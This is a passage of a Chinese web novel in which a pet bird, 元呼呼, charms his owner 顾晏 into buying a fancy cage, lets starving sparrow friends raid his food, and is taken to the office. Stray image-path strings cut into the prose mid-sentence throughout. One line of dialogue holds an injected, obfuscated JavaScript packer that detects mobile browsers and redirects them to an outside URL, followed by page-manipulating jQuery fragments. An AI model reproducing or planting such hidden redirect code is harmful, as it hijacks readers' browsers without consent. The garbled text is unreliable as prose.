顾晏仰头看着蹲在笼子顶上急得羽毛都炸起来的小胖鸟,额角跳了跳。 “下来。” “啾!” 不下! “那个花里胡哨的根本没必要。” 元呼呼歪了歪脑袋,像是在理解花里胡哨是什么意思,然后他低头用喙啄了啄里面的彩色秋千,又抬头看顾晏,眼睛里满是期待。 顾晏不为所动:“下来,我们买那个三百八十八的。” 店员在旁边憋着笑,看着这一人一鸟的互动。 元呼呼见硬的不行,立刻换了策略。 他把脑袋歪到一侧,黑亮的眼睛湿漉漉地望着顾晏,小小声地“啾”了一下。 那声音又软又糯,像是在撒娇,又像是在哀求。 顾晏的眉头动了动。 元呼呼见有效果,立刻加码。 他从笼子顶端飞下来,落在顾晏的肩膀上,然后用脑袋蹭了蹭顾晏的脸颊,一边蹭一边发出细细的软软的叫声。 “啾~啾~” 蹭完一下,他又用喙轻轻碰了碰顾晏的耳垂,然后退后一点,眼睛亮晶晶地看着他。 买嘛买嘛买嘛。 顾晏站在原地,持续面无表情。 店员已经忍不住笑出声了:“先生,您家鹦鹉真聪明,还会撒娇呢。” 顾晏没说话。 他低头,对上元呼呼那双满是期待的眼睛。 小胖鸟见他看过来,又立刻歪头,又软软地“啾”了一声。 这次还带上了翅膀,微微张开,像是在等待一个拥抱。 顾晏沉默了三秒。 “那个五百八十八的,拿下来看看吧。” 元呼呼:!!! 他成功了!!! 小胖鸟兴奋得差点从顾晏肩膀上栽下去,扑棱着翅膀稳住身形,然后对着顾晏的脸就是一顿猛蹭,一边蹭一边“啾啾啾”叫个不停,活像一台失控的小型发动机。 顾晏被他蹭得脸都歪了,伸手把他的脑袋按住:“行了,别蹭了。” 元呼呼停不下来,快乐得羽毛都在颤抖。 彩色秋千!他的彩色秋千! 店员笑着把豪华笼子取下来,顾晏接过来看了看,做工确实比三百八十八的还要精致一些,秋千也是实木的,彩色漆面光滑,应该不会有掉色的风险。 他抬头看了一眼蹲在自己肩膀上,眼睛却黏在秋千上的小胖鸟。 “就这个吧。” 元呼呼发出一声快乐的尖叫:“啾!!!” 顾晏伸手弹了一下他的小脑袋瓜:“最后一次,以后我不会再给你多花一分冤枉钱,有笼子有吃的就够了,你看着也不像是很娇贵的样子。” 元呼呼正沉浸在拥有彩色秋千的巨大喜悦里,根本听不清顾晏在说什么,只管点头似的又“啾”了一声。 顾晏看着他这副没心没肺的样子,沉默了。 旁边货架上的进口鸟粮映入他的眼帘,他看了一眼,选择略过,买了几包国产鸟粮结账。 拎起装着豪华笼子的购物袋,顾晏转身往外走,元呼呼蹲在他肩膀上,快乐地晃着小脑袋,已经开始幻想自己坐在彩色秋千上摇摇晃晃的美好生活了。 推门出去,阳光落在他们身上,暖融融的。 元呼呼眯起眼睛,蹭了蹭顾晏的脖子。 两脚兽真好。 虽然有时候坏坏的,但还是很好。 至于顾晏那句“最后一次”。 小鸟表示没听懂,就不算数。 4. 四团糯米糍 新的一周开始,顾晏恢复了朝九晚五的上班节奏。 元呼呼站在豪华笼子的栖木上,歪着脑袋看两脚兽在面前整理衣服,系领带,一副要出门的架势。 “啾?”他试探性地叫了一声。 顾晏头也不回,拿起桌上的车钥匙。 元呼呼急了,从栖木上飞下来,整只鸟凑到笼壁上,喉咙里发出短促的啾啾声,一副“带我带我带我”的急切模样。 顾晏百忙中偏头看了他一眼,冷酷驳回小鸟请愿:“小鸟不用上班,老实在家待着。” 说完这句,他走到鸟笼旁,往食盒里添满了小米,水壶也灌得满满的,又绕到阳台那边,伸手推了推窗户,确认关严实了。 元呼呼眼巴巴地看着他做这些,整个鸟都不好了。 真就丢下他一个人啊,人宠之间的蜜月期竟如此短暂,令鸟心寒!等顾晏检查完一圈,径直走到门口时,元呼呼发出最后的挽留。 “啾啾~” 两脚兽,你不要走啊~ 那鸟鸣百转千回,搭配他湿漉漉的黑豆眼,杀伤力堪称萌界核弹。 顾晏沉默了两秒。 然后—— 门开了,又关上了。 元呼呼:…… 他保持着贴在笼壁上的姿势,呆呆地看着那扇紧闭的门,好半天才回过神来。 走了。 真的走了。 把他一只鸟丢在家里,自己走了! “啾!”他愤怒地啄了一下笼子,铁丝发出“当”的一声轻响,震得他脑壳疼。 伤敌负一千,自损一千八,毕竟买笼子也是花的顾晏的钱,而顾晏的钱,就是他的钱。 想到这,元呼呼决定放过他的个人财产。 他从笼壁旁离开,重新飞回栖木上,在栖木上转了两圈,又飞到秋千上晃了晃,最后落到食盒边,低头啄了两口小米。 食盒里的小米堆得满满当当,金灿灿的,在阳光下泛着诱人的光泽,水壶里的水清澈透亮,比他以前在公园水坑里喝的那些不知道干净多少倍。 但元呼呼就是觉得不对劲。 太安静了。 没有麻雀姨妈的唠叨,没有小灰小斑打闹时叽叽喳喳的声音,只有他一个人在笼子里顾影自怜,令鸟桑心。 高需求小鸟宝宝的心理健康也很重要的好不好。 元呼呼:TT。 蔫蔫地垂下脑袋,他无聊地啄着食盒边缘,发出“当当当”的声响,自己给自己找点事做。 就在他啄得起劲时,阳台外忽然传来一阵熟悉的啾啾声。 元呼呼猛地抬起头,竖起耳朵。 “啾!啾啾!”声音更清晰了,还伴随着爪子抓挠玻璃的声音。 他赶忙蹭到笼子靠近窗户的一侧往外看。 阳台外侧的窗台上,并排站着三只灰扑扑的麻雀。 领头的体型稍大,眼神锐利,正是收留他的麻雀姨妈,后面两只小的,则是他麻雀群里最好的小伙伴小灰和小斑。 元呼呼整只鸟都兴奋起来,在笼子里又蹦又跳:“啾啾!啾啾啾!” 你们怎么来了! 麻雀姨妈没急着回答,只是上下打量了元呼呼一番,看到他没什么不对劲才放下心来。 “啾。”她轻声回应。 来看看你怎么样,这个两脚兽对你好吗? 元呼呼用力点头:“这个两脚兽特别好,我现在有吃不完的食物,还有一个超级漂亮的笼子。” 小灰和小斑凑近纱窗,黑豆眼里满是好奇,小爪子扒拉着窗户,恨不得钻进来仔细瞧瞧。 元呼呼第一次离开家人这么久,思念之情溢于言表,但一阵风吹过,成功让他一肚子的话都憋了回去。 没风的时候看不出来,现在再看,小灰和小斑都瘦了,就连麻雀姨妈也不例外,原本的实心糯米糍变成了瘪瘪的糯米糍。 元呼呼的心像被什么狠狠揪了一下。 他艰难地开口询问:“你们是不是没吃饱啊?” 小灰和小斑对视一眼,没吭声。 麻雀姨妈倒是觉得没有什么不能说:“最近天气降温,又是雨天,公园里没什么人来,食物少了点,过几天就好了。” 她说得轻描淡写,但元呼呼听得心里一阵发酸。 以前在公园,他胃口大,大家都会分点食物给他,让他能填饱肚子。 现在他过上好日子了,他们却在挨饿。 “你们进来吧。”元呼呼脱口而出,“进来吃,这里面有好多小米,我一个人根本吃不完。” 他急切地扑到笼门边,用喙去啄那个插销,又用爪子去扒拉,可那根小小的铁棍就是纹丝不动。 “这个门我打不开……”他急得团团转,在笼子里转了好几圈,“窗户也关着,我出不去,你们也进不来……” 小灰和小斑隔着玻璃,眼巴巴地看着里面满满的小米食盒,还不忘啾啾安慰他,强装不饿。 就在元呼呼不知如何是好的时候,窗外传来一阵动静。 他抬起头,愣住了。 麻雀姨妈正站在阳台的纱窗前,歪着脑袋打量着那层薄薄的网纱,她用喙轻轻啄了啄,又用爪子扒拉了两下,最后退后两步仔细端详了一番。 元呼呼不明白她想干什么,下意识叫了一声:“姨妈?那个东西很结实的,打不开……” 话还没说完,麻雀姨妈动了。 她猛地扑上去,爪子抓住纱网,锋利的喙对准一个点,狠狠地啄了下去。 “嗞啦——” 一声刺耳的撕裂声。 元呼呼剩下的话卡在喉咙里,整只鸟像被点了穴一样僵在原地,黑豆眼瞪得溜圆,嘴巴张得大大的,却发不出任何声音。 在他看来坚不可摧的纱窗,在麻雀姨妈的喙下像薄纸一样被撕开了一道口子。 麻雀姨妈啄开一个小洞后,并没有停手,她用爪子扒住破口边缘,脑袋钻进去,又用力一扯。 “嗞啦——嗞啦——” 破口越来越大。 小灰和小斑在一旁看得眼睛发亮,兴奋地扑棱着翅膀,时不时也凑上去啄两下帮忙。 元呼呼:o.O? 什么情况??? 这是什么情况??? 他下意识地往后退了一步,呆呆地看着三个身影在纱窗上肆虐。 不过几分钟的功夫,原本完好无损的纱窗上,就出现了一个拳头大小的洞。 麻雀姨妈率先钻了进来,稳稳落在客厅地板上,抖了抖羽毛,回头冲小灰小斑叫了一声。 两只小麻雀立刻跟着钻了进来,扑棱扑棱落在她身边。 三只麻雀,整整齐齐地站在地板上,隔着笼子和里面目瞪口呆的元呼呼对视。 元呼呼:…… 他是谁,他在哪,刚才发生了什么。 麻雀姨妈淡定地梳理了一下被纱网挂乱的羽毛,然后施施然飞了起来。 小灰和小斑紧随其后,一边飞一边东张西望,对周围的一切都充满好奇。 元呼呼僵在笼子里,看着麻雀们飞到了他的笼子外面和他对视。 三只麻雀依次凑近笼子,隔着笼子和他蹭了蹭。 等结束温情的见面仪式,元呼呼这才找回自己的声音,发出一声颤抖的啾。 你们就这么进来了? 麻雀姨妈淡淡地瞥了他一眼:“不然呢? ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17278766|198323||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 等你开门?” 元呼呼噎住了。 小灰和小斑已经迫不及待地凑到了笼子边,隔着笼子眼巴巴地看着里面的小米,口水都快滴下来了。 “能进去吗?”小灰小心翼翼地问。 元呼呼这才回过神来,指挥着麻雀开笼子,兄弟齐心其利断金,那个折磨了他大半天的插销,在小鸟们的合作下终于开了。 门一开,小灰和小斑就欢呼一声,争先恐后地挤了进去,扑到食盒边埋头猛啄,吃得头都不抬。 麻雀姨妈不紧不慢地跟在后面,进去后先绕着笼子巡视了一圈,等到小灰小斑吃完了才落到食盒边优雅地啄了几口。 元呼呼站在一旁,看着三只麻雀在自己家里大快朵颐,心里有一万个问号。 好不容易熬到麻雀们结束进食,他迫不及待发出疑问:“姨妈,你刚才破窗的是什么技能啊?” 这么酷炫的技能怎么不传授给我捏,qaq。 麻雀姨妈抬头看了他一眼,目光富含深意:“这个技能不适合你,之后教你更好的。” 元呼呼:⊙▽⊙ 什么,我竟然不是命运之啾嘛! 几只鸟又亲亲热热聊了会天,麻雀姨妈看着外面的天色,终于发信号。 “差不多了,该走了。” 小灰小斑依依不舍地蹭了蹭元呼呼,转身乖乖跟着姨妈杨往外飞去,飞走前还不忘打扫战场,整个房子除了食物和纱窗没有一个东西受伤。 元呼呼站在笼子里,目送他们的身影消失在渐暗的天色里,久久没有动。 过了好一会,他慢慢回过神来,低头看了看笼子里的一片狼藉。 也就是少了亿点点食物而已,两脚兽肯定不会和他计较的吧。 晚上,顾晏加班到很晚才回家。 门锁转动的声音响起时,元呼呼正蹲在秋千上,面上装作若无其事,实则紧张得翅膀都不会动了。 脚步声渐渐靠近,最后停在了他面前,男人俯下身,仔细打量笼子里的小鸟。 元呼呼一抬头对上他的视线,整只鸟都僵了。 好在和他对视两秒后,顾晏率先移开视线,低头看向别的地方,这一看就不由自主皱起了眉。 食盒,空了。 水,没了。 最后,他的目光缓缓上移,再次定格在元呼呼身上。 元呼呼缩在秋千上,恨不得把自己缩成一粒小米,好让两脚兽看不见自己。 完了完了完了。 这次真的完了。 两脚兽是不是觉得他太能吃了。 他要是生气了肯定会把他赶出去的。 就在他胡思乱想的时候,顾晏开口了。 “你今天吃了多少?”声音有点急切,听起来不像是男人的风格。 元呼呼愣了一下,不明白他为什么这么问。 顾晏看着他,眉头皱得紧紧的。 “只听说过鱼把自己撑死的,没听过鸟把自己撑死的,笨不笨啊你。” 他伸出手,轻轻打开笼门,把元呼呼从里面捧出来。 元呼呼瑟瑟发抖地趴在他手心里,不敢动。 顾晏仔细端详着他,用手轻轻摸了摸他的肚子,圆滚滚的,软乎乎的,好像是比平时鼓了不少。 “真胖了一圈。” 元呼呼:…… 你这是血口喷鸟知不知道,鸟一口没多吃。 “明天跟我去上班吧。”顾晏突然说道。 元呼呼愣住了。 “明天下班我带你去公司附近的宠物医院检查一下,看看暴食后身体会不会有什么问题。” 元呼呼:o.O? 一口没多吃也要吗? 5. 五团糯米糍 次日一早,元呼呼在睡梦中被一阵颠簸惊醒。 迷迷糊糊睁开眼,眼前又是熟悉的塑料小盒子。 “啾!”他发出抗议的叫声,扑腾着往外看,发现自己正被顾晏拎着往停车场走去。 遗忘的记忆瞬间回笼。 哦,对,今天要跟黏人的两脚兽去上班。 昨晚他本来打算和顾晏争辩三百回合到底自己有没有变胖的问题,但一直单方面输出太累了,他喊着喊着就口干舌燥,眼皮打架,没忍住睡了个昏天黑地。 再醒来,就已经在去公司的路上了。 车门打开又关上,箱子被放在副驾驶座,顾晏系好安全带,偏头看了他一眼。 “小懒鸟,睡了十几个小时,终于醒了?” 元呼呼歪着脑袋看他,自动忽略前面几个字,小声啾了一下。 小鸟不计大人过,他这次就放过顾晏。 顾晏听到他的回应,眉眼舒展开来,发动了车子。 车子平稳驶出停车场,汇入长长的车流,元呼呼被困在箱子里,一点外面的景色都看不到。 他有点不安,在箱子里来回打转,没一会就开始顶箱盖。 “别顶了,你出不来的。”顾晏的声音从旁边传来。 元呼呼不听,继续顶。 挤着挤着,他发现有个角落似乎比其他的地方松一点,于是把脑袋凑过去,小脸挤得平平的,努力往外蹭。 顾晏余光瞥见这只小胖鸟撅着屁股把脸贴在箱子上的滑稽模样,嘴角微微抽了抽。 “笨鸟。” 元呼呼耳朵尖,立刻把脑袋从那里挪开,扭头瞪他:“啾!” 你才笨! 顾晏有点担心元呼呼脑袋顶出毛病了,本来就不聪明,等会更傻了怎么办,趁着红灯的功夫,他把箱子从副驾驶挪到上面,随即目视前方继续开车。 元呼呼眼前一花,视野瞬间开阔,顿时高兴起来,在箱子里悠哉悠哉巡视起窗外的风景,心里暗暗记下路线。 开了大概二十分钟,车子终于停了下来。 元呼呼被顾晏从箱子里拿出来,下意识就往他肩膀上爬,一路畅通无阻,顾晏甚至没在原地定住,等他站稳了才继续拿着箱子推开车门下去。 一人一鸟走进了面前高耸入云的建筑内。 进门时空无一人,到了电梯处人却突然多了起来。 元呼呼第一次近距离接触这么多两脚兽,社牛小鸟都紧张了,爪子紧紧抓住顾晏的肩膀,从阳光开朗话唠鸟一秒变身害羞腼腆小石雕。 顾晏感觉到肩膀上的小东西状态不对,担心他应激,微微偏头看了一眼,伸手轻轻摸了摸他的脑袋。 “别怕。” 元呼呼愣住了。 两脚兽是在安慰他吗? ,小鸟好感动。 他抬起头把脑袋往顾晏脖子边蹭了蹭,小声地啾了一下。 顾晏带着小鸟走进私人电梯,电梯缓慢上升,最后停在了17层。 迎面是一个开放式办公区,几十张工位整齐排列,不少人已经在工位前忙碌,顾晏一出现,立刻就有人抬头跟他打招呼。 “顾总早。” “顾总好。” 顾晏微微颔首算是回应,脚步不停地往自己的办公室走去。 元呼呼蹲在他肩膀上,好奇地东张西望。 这就是两脚兽上班的地方吗?好多两脚兽,好多桌子,好多发光的方块。 他正看得入神,忽然感觉到无数道视线齐刷刷地落在自己身上。 那些两脚兽都停下了手里的动作,正瞪大眼睛看着他,嘴巴张得大大的,像是看到了什么不可思议的东西。 元呼呼:O.O? 他不明白发生了什么,下意识往顾晏脖子边缩了缩。 下一秒,此起彼伏的惊呼声炸开了锅。 “天哪,顾总肩膀上是什么!” “是一只蓝色的鸟。” “是鹦鹉吗,胖乎乎的好漂亮啊。” “顾总不是说养宠物浪费时间金钱吗hhh,这才多久就养上了。” 原本安静的办公区瞬间沸腾起来,一群人脖子伸得老长,眼睛发亮地盯着元呼呼看。 元呼呼被这阵势吓了一跳,爪子紧紧抓住顾晏的肩膀,眼神都清澈了。 顾晏皱了皱眉,扫了众人一眼:“都别起哄,准备上班了。” 这批人都是他当初从家里出来开公司自己一手培养起来的,和他关系也比较亲近,他没提前考虑到带鸟来公司会有什么影响,措不及防之下让元呼呼被吓到了。 